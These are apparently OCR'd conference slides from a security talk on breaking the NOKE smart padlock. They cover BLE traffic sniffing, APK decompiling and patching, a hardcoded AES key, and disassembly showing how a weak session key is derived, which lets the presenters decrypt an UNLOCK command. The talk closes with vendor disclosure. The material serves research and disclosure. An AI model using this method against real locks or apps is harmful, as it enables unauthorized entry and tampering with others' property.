  Nordic Plugin version SVN rev. 1111
  BTLE Plugin version   SVN rev. 1111

Commands:
  l            List the devices available for sniffing.
  arrow keys   Navigate the device list. Use ENTER to select.
  [#] or ENTER Select a device to sniff from list.
  e            Like ENTER, but sniffer will only follow advertisements.
  w            Start Wireshark, the primary viewer for the sniffer.
  x/q          Exit
  c            Display filter: Nearest devices (RSSI > -50 dBm).
  v            Display filter: Nearest devices (RSSI > -70 dBm).
  b            Display filter: Nearest devices (RSSI > -90 dBm).
  a            Remove display filter.
  p            Passkey entry
  o            OOB key entry
  h            Define new adv hop sequence.
  s            Get support
  u            Launch User Guide (pdf)
  CTRL-R       Re-program firmware onto board


Available devices:

       # public name            RSSI            device address
    ---------------------------------------------------------------------
    [ ] 0 ""                    -97 dBm         ec:fe:7e:13:94:c0  public
 -> [X] 1 "NOKE06_E13E22B3B..   -99 dBm         e1:3e:22:b3:b3:79  random
Sniffing device 1 - "NOKE06_E13E22B3B379"
Starting Wireshark
Wireshark started
_
```


nokegrey-unlock.pcapng [Wireshark 1.10.14 (v1.10.14-0-g825f971 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: btle
Expression... Clear Apply Save

```
No.   Time        Source   Destination  Protocol Length Info
1103 21.5211910 Slave    Master       BLE Dat    26 Empty Dat
1104 21.5704600 Master   Slave        BLE Dat    26 Empty Dat
1105 21.5711910 Slave    Master       BLE Dat    26 Empty Dat
1106 21.6204650 Master   Slave        BLE Dat    26 Empty Dat
1107 21.6211840 Slave    Master       BLE Dat    26 Empty Dat
1108 21.6718400 Master   Slave        ATT        49 Rcvd Writ
1109 21.6725680 Slave    Master       BLE Dat    26 Empty Dat
1110 21.7215490 Master   Slave        BLE Dat    26 Empty Dat
1111 21.7227810 Slave    Master       ATT        50 Rcvd Hand
1112 21.7718910 Master   Slave        ATT        49 Rcvd Writ
1113 21.7726930 Slave    Master       BLE Dat    26 Empty Dat
1114 21.8204720 Master   Slave        BLE Dat    26 Empty Dat
```

```
⊞ Frame 1108: 49 bytes on wire (392 bits), 49 bytes captured (392 bits) on interf
⊞ Nordic BLE sniffer meta
⊟ Bluetooth Low Energy
    Access Address: 0x691c9587
  ⊞ Data PDU Header: 0x1702
    CRC: 0x05a40e
⊟ Bluetooth L2CAP Protocol
    Length: 19
    CID: Attribute Protocol (0x0004)
⊟ Bluetooth Attribute Protocol
    Opcode: Write Command (0x52)
    Handle: 0x000e
    Value: 12a0a29f3ac7d1194d834549114eeb97
```

Sniffing the NOKE



C:\Windows\system32\cmd.exe - ble-sniffer_win_1.0.1_1111_Sniffer.exe

```
Available devices:

      # public name           RSSI          device address
   -----------------------------------------------------------------
   [ ] 0 ""                   -97 dBm       ec:fe:7e:13:94:c0  public
-> [X] 1 "NOKE06_E13E22B3B..  -99 dBm       e1:3e:22:b3:b3:79  random
Sniffing device 1 - "NOKE06_E13E22B3B379"
Starting Wireshark
Wireshark started
```

```
  a          Remove display filter.
  p          Passkey entry
  o          OOB key entry
  h          Define new adv hop sequence.
  s          Get support
  u          Launch User Guide (pdf)
  CTRL-R     Re-program firmware onto board


Available devices:

      # public na
    --------------
    [ ] 0 ""
 -> [X] 1 "NOKE06_E
Sniffing device 1 -
Starting Wireshark
Wireshark started
```

nokegrey-unlock.pcapng [Wireshark 1.10.14 (v1.10.14-0-g825f971 from master-1.10)]

```
1112 21.7718910 Master   Slave    ATT       49 Rcvd Writ
1113 21.7726930 Slave    Master   BLE Dat   26 Empty Dat
1114 21.8204720 Master   Slave    BLE Dat   26 Empty Dat
```

```
⊞ Frame 1108: 49 bytes on wire (392 bits), 49 bytes captured (392 bits) on interf
⊞ Nordic BLE sniffer meta
⊟ Bluetooth Low Energy
⊟ Bluetooth Attribute Protocol
    Opcode: Write Command (0x52)
    Handle: 0x000e
    Value: 12a0a29f3ac7d1194d834549114eeb97
```

```
0000  08 06 2a 01 0b 41 06 0a  03 0a 2c df 00 1a c2 00   ..*..A.. ..,.....
0010  00 87 95 1c 69 02 17 13  00 04 00 52 0e 00 12 a0   ....i... ...R....
0020  a2 9f 3a c7 d1 19 4d 83  45 49 11 4e eb 97 05 a4   ..:...M. EI.N....
```

File: "C:\Temp\smart\nokegrey-unlock.pca... Packe... Profile: Default

NOKE BTLE

```
PHONE -> NOKE:   12a0a29f3ac7d1194d834549114eeb97
NOKE  -> PHONE:  a8cb8f1bc159ad4e6fc5a510c45359d000
```

Different every time, looks completely random... might be encrypted

Section 6

App Hacking

App manipulation

- get apk off phone using adb (needs devel mode, but no rooting)
- disassemble using disassembler (like smali)
- change URLs, remove functions, change values, ...
- reassemble code
- self-sign APK and put on your phone
- one way to manipulate the app to use your own web service instead of the vendor's
- we used it to manipulate an internal random number generator to always return 0x42

Decompiling android APKs

- get apk off phone using adb
- run it through decompiler like JADX
- also online services, upload APK, get source ZIP back („Please, only use it for legitimate purposes") - beware of the ad-blocker blocker
- search through source for interesting functions

NOKE Source

```
grep -r aes .
...
com/fuzdesigns/noke/services/
NokeBackgroundService.java:
byte[] aeskey = new byte[]{(byte) 0, (byte) 1,
(byte) 2, (byte) 3, (byte) 4, (byte) 5, (byte) 6,
(byte) 7, (byte) 8, (byte) 9, (byte) 10, (byte) 11,
(byte) 12, (byte) 13, (byte) 14, (byte) 15};
```

NOKE AES


```
AES128(
   12a0a29f3ac7d1194d834549114eeb97,
   000102030405060708090a0b0c0d0e0f) =

   7e080142424242428fcb445feef457d637
```

Works for first two messages, but then again pure random. Would have been TOO easy.

Moar reverse engineering...


- Turns out there also are binary components in App
- Luckily for multiple architectures (among them: x86)
- run through disassembler... (Thanks to e7p and Sec for IDA skillz)
- find aes key exchange
- profit

HACK ALL THE ASM



```
public parseCmd
parseCmd proc near

format= dword ptr -3Ch
var_38= dword ptr -38h
var_34= dword ptr -34h
var_28= dword ptr -28h
var_24= dword ptr -24h
var_1F= byte ptr -1Fh
var_1E= byte ptr -1Eh
var_1D= byte ptr -1Dh
arg_0= dword ptr  4

push    ebp
push    edi
push    esi
push    ebx
call    sub_1CF4
add     ebx, 5C1Bh
lea     esp, [esp-2Ch]
mov     esi, [esp+3Ch+arg_0]
mov     [esp+3Ch+format], esi
call    aesdecrypt
xor     edx, edx
movzx   eax, byte ptr [esi+30h]
jmp     short loc_43FA
```

HACK ALL THE ASM




```
public aesdecrypt
aesdecrypt proc near

var_5C= dword ptr -5Ch
var_58= dword ptr -58h
var_54= dword ptr -54h
cnt= byte ptr -45h
var_44= dword ptr -44h
var_40= dword ptr -40h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
arg_0= dword ptr  4

push    ebp
push    edi
push    esi
push    ebx
call    sub_1CF4
add     ebx, 5F20h
lea     esp, [esp-4Ch]
mov     edx, [ebx-10h]
mov     esi, [esp+5Ch+arg_0]
mov     [esp+5Ch+var_30], 0 ; +2C
mov     [esp+5Ch+var_2C], 0 ; +30
mov     [esp+5Ch+var_28], 0 ; +34
mov     [esp+5Ch+var_24], 0 ; +38
mov     eax, [edx]
cmp     byte ptr [esi+30h], 0
mov     [esp+5Ch+var_20], eax
jz      short loc_4182
```

```
lea     ecx, [esi+37h]
lea     eax, [esi+4Fh]
mov     [esp+5Ch+cnt], 0
mov     [esp+5Ch+var_40], ecx
lea     edi, [esp+5Ch+var_30]
mov     [esp+5Ch+var_44], eax
lea     ebp, [esp+5Ch+var_2C+1] ; +31
lea     esi, [esi+0]
```

```
loc_4128:
mov     edx, [esp+5Ch+var_40]
mov     [esp+5Ch+var_54], 10h
mov     [esp+5Ch+var_58], edx
mov     [esp+5Ch+var_5C], edi
call    copyArray           ; copyArray(DEST, SRC, LEN)
mov     ecx, [esp+5Ch+var_44]
mov     [esp+5Ch+var_54], 4
mov     [esp+5Ch+var_58], ecx
mov     [esp+5Ch+var_5C], ebp
call    addArray            ; addArray(DEST, SRC, LEN)
movzx   eax, [esp+5Ch+cnt]
mov     [esp+5Ch+var_54], 1 ; mode: decrypt
add     eax, esi
mov     [esp+5Ch+var_58], edi ; key
mov     [esp+5Ch+var_5C], eax ; state (cipher)
call    aes_enc_dec
add     [esp+5Ch+cnt], 10h
movzx   eax, [esp+5Ch+cnt]
cmp     [esi+30h], al
ja      short loc_4128
```

HACK ALL THE ASM




```
public createSessionKey
createSessionKey proc near

arg_0= dword ptr  4
arg_4= dword ptr  8
arg_8= dword ptr  0Ch

push    edi
xor     eax, eax
push    esi
mov     edi, [esp+8+arg_0]
mov     esi, [esp+8+arg_4]
mov     ecx, [esp+8+arg_8]
```

```
loc_3F70:
movzx   edx, byte ptr [esi+eax]
xor     dl, [edi+eax]
mov     [ecx+eax], dl
lea     eax, [eax+1]
cmp     eax, 4
jnz     short loc_3F70
```

```
pop     esi
pop     edi
retn
createSessionKey endp
```

HACK ALL THE ASM



```
mov     ecx, [esp+8+arg_8]

loc_3F70:
movzx   edx, byte ptr [esi+eax]
xor     dl, [edi+eax]
mov     [ecx+eax], dl
lea     eax, [eax+1]
cmp     eax, 4
jnz     short loc_3F70
```

insecure AES for 500

- App sends random number to Lock
- Lock sends random number to app
- A Session key is caculated by adding XOR of those two numbers to the middle of the original key (000102...)
- This Session key is used for the following packets

So here's the O-DAY

```
from app:    42424242
                XOR
from lock:   bff91ae4 =
             fdbb58a6

                + (%256)
    000102030405060708090a0b0c0d0e0f =
    00010203042c15fae090a0b0c0d0e0f
```

finally...

we now can decode the next message...

```
AES128(
   9318a1439fda3d1e35cc894856cad2cf
   000102030402c15fae090a0b0c0d0e0f) =

   7e0a06013755a5b9cb445feef457d637
         06 <- Opcode for UNLOCK
            013755a5b9cb  <- lock key we already saw in the TLS...
```

More messages

and of course all the rest...

```
4:  "REKEY",
6:  "UNLOCK",
8:  "GETBATTERY",
10:  "SETQUICKCODE",
12:  "RESETLOCK",
14:  "FIRMWAREUPDATE",
16:  "ENABLEPAIRFOB",
18:  "PAIRFOB",
20:  "GETLOGS",
23:  "REMOVEFOB",
```


Vendor notification

- NOKE was informed in April(!) this year
- Told us they knew it’s not perfect and are working on new protocol
- Bike U-Lock is supposed to have new protocol from beginning
- There has been a „Major Update” in the App in November:
- „-The rekey button is now hidden, it can be enabled in the advanced settings menu”
- But finally: update to fix crypto is supposed to ship in January


Section 7

The End

Mechanical Bypass 2012



Master Lock 2015



333 - CYBERKEILEREI

To all vendors/kickstarters

- Don't TRY to be smart...
- ...BE smart and disclose your crypto protocols
- If your development department thinks that's a bad idea...
- ...you probably have bad crypto
- And of course: try to get your hardware in the hands of some experienced lockpickers/locksmiths, especially if you're more an electronics company
- forget about NDAs. You'll be selling those locks. The inner workings are no secret
- if you really want to be smart: become the first one (WTF!) to make a lock open source. Or a light bulb. Or vibrator.

unrelated: Hacker Jeopardy for 100

- If you want a Jeopardy next year - send moar content!
- http://wiki.muc.ccc.de/jeopardyfragen

Links for 200

- https://github.com/Endres/decodenoke (cracks NOKE AES packets)
- https://blog.ssdev.org/?p=3299 (mh's Paper about the NOKE)
- http://www.nordicsemi.com/eng/Products/Bluetooth-low-energy/nRF-Sniffer
- http://www.javadecompilers.com/apk
- http://blogmal.42.org/rev-eng/patching-android-apps.story (patching android Apps)

Questions for 300

- Thanks for listening
- Bring your „smart” things to MuCCC Assembly
- Any Questions?
- Or contact me at 33c3-iot@posteo.de